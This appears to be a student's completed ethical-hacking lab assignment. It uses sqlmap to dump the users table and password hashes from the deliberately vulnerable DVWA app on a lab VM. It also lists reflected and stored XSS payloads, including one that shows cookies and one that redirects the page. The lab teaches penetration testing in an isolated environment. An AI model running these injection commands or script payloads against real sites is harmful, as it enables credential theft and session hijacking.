CYSE 450- Ethical Hacking and Penetration Testing

Lab 13 – Automating SQL injection using SQLmap and Cross site Scripting (XSS)

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April 22, 2024


SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

Lab Tool:


Reliable internet connection, Metasploitable2 and Kali Linux.

Task-A: (60 Points) Using SQLmap to automate SQL injection to Obtain data from DVWA Application.


1. Open terminal in Kali Linux
2. Login to Metasploitable2 VM and find the IP address.



3. In the browser, in Kali VM, type the Ip address of metasploitable2 and login to DVWA application.



4. Set the" DVWA Security" to "low", Select "SQL Injection" tab and type"1" in the User Id box. Hit the Submit button. **Don't forget to copy the URL after submitting action**. Please submit the screenshot for this step.



5. Use sqlmap tool/command to find the vulnerabilities for SQL injection in the URL copied in the above step. **Highlight** the Vulnerabilities detected for SQL injection. Please submit the screenshot for this step.

6. In Kali terminal, use SQLmap command to display all the tables used by DVWA database. Please submit the screenshot for this step.

```
┌──(dsolo㉿kali)-[~]
└─$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" --batch -D dvwa --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[13:48:57] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-------------+
| guestbook   |
| users       |
+-------------+
```

7. Use SQLmap command to display all the users along with passwords in plaintext format in “users” table. Please submit the screenshot for this step.


```
┌──(dsolo㉿kali)-[~]
└─$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" --batch -D dvwa -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[14:04:38] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+-----------------------------------------------------------+
| user_id | user    | avatar                                                | password                                                  |
|         |         | last_name | first_name |                              |                                                           |
+---------+---------+-------------------------------------------------------+-----------------------------------------------------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+-----------------------------------------------------------+

[14:04:47] [INFO] table 'dvwa.users' dumped to CSV file '/home/dsolo/.local/share/sqlmap/output/192.168.0.11/dump/dvwa/users.csv'
[14:04:47] [INFO] fetched data logged to text files under '/home/dsolo/.local/share/sqlmap/output/192.168.0.11'

[*] ending @ 14:04:47 /2024-04-19/

┌──(dsolo㉿kali)-[~]
└─$
```


Task-B: (40 Points) Using Cross Site Scripting to Obtain data from dvwa Database

1. Login to DVWA application and set the “DVWA Security” to “low”.


2. Select “XSS refelected” and post a Malicious Message to Display an Alert Window in DVWA application Window by embedding a JavaScript program in the “What is Your name?” field.

<script>alert(“You have been HACKED!!!”)</script>





3. Post a malicious code to display cookies using **alert(),**as demonstrated in the class.
<script>alert(document.cookie)</script>



4. Select “XSS Stored” and in the message box, use **“<script>document.location=Ip-address of DVWA website</script>** to perform DOM based Cross site scripting.

<script>document.location=http://192.168.0.11/dvwa/</script>